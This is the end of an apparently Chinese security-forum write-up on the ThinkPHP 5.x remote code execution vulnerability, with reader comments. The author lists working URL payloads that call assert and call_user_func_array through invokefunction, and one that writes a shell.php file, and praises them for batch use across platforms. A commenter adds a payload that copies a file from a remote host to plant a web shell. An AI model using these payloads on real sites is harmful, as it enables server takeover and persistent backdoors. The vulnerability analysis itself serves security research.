think\Request
think\Log
```

本想找出两个版本共有的利用类和方法，但由于类文件大多被重写了，所以没耐住性子——去找（菜）

所以，payload为上述类的利用方法，是可以兼容windows和linux多个平台的，兼容多个平台有什么用呢？插件批量可以减少误判等，一条payload通用，一把梭多好。

比如：

5.1.x php版本>5.5

```
http://127.0.0.1/index.php?s=index/think\request/input?data[]=phpinfo()&filter=assert
```

```
http://127.0.0.1/index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=assert&vars[1][]=phpinfo()
```

```
http://127.0.0.1/index.php?s=index/\think\template\driver\file/write?cacheFile=shell.php&content=<?php%20phpinfo();?>
```

5.0.x php版本>=5.4

```
http://127.0.0.1/index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=assert&vars[1][]=phpinfo()
```

0x05 总结

至此，算是把整个漏洞分析记录讲完了，和p喵喵聊的时候，他也是被win坑的老惨。

所以珍惜生命，远离windows xd。

还有就是自己太菜了，给各位大佬递头。

点击收藏 | 11 关注 | 4

[上一篇：PbootCMS代码审计全过程之三...](#) [下一篇：基于python3的一个批量寻找漏...](#)

1. 6 条回复



[水泡泡](#) 2018-12-12 11:04:36

抱歉，
tp5.1.x 有一个payload写错了：

```
http://127.0.0.1/index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=assert&vars[1][]=phpinfo()
```

改为这个：

```
http://127.0.0.1/index.php?s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=
```

payload其实很多的，这里只是更正一下。
我菜我先跑了。。

0 回复Ta



[mochazz](#) 2018-12-12 12:18:21

泡泡师傅tql :)

0 回复Ta



[lz1y](#) 2018-12-13 12:44:43

[http://127.0.0.1/index.php?s=index/\think\Container/invokefunction&function=call_user_func_array&vars\[0\]=phpinfo&vars\[1\]\[\]=-1](http://127.0.0.1/index.php?s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=-1)

0 回复Ta



[haibara****@163.](#) 2018-12-13 15:51:27

泡泡师傅

对于禁用phpinfo , assert , system , eval 函数的要怎么测试站点？

0 回复Ta



[postma****@lanme](#) 2018-12-15 21:24:37

[@水泡泡](#) 短标签 <? ?> 都被转义成实体啦，还有办法？

0 回复Ta



[postma****@lanme](#) 2018-12-15 23:27:40

找到办法

?s=/index\think\app/invokefunction&function=call_user_func_array&vars[0]=assert&vars[1][]=copy(%27远程地址%27,%27333.php%27)

1 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)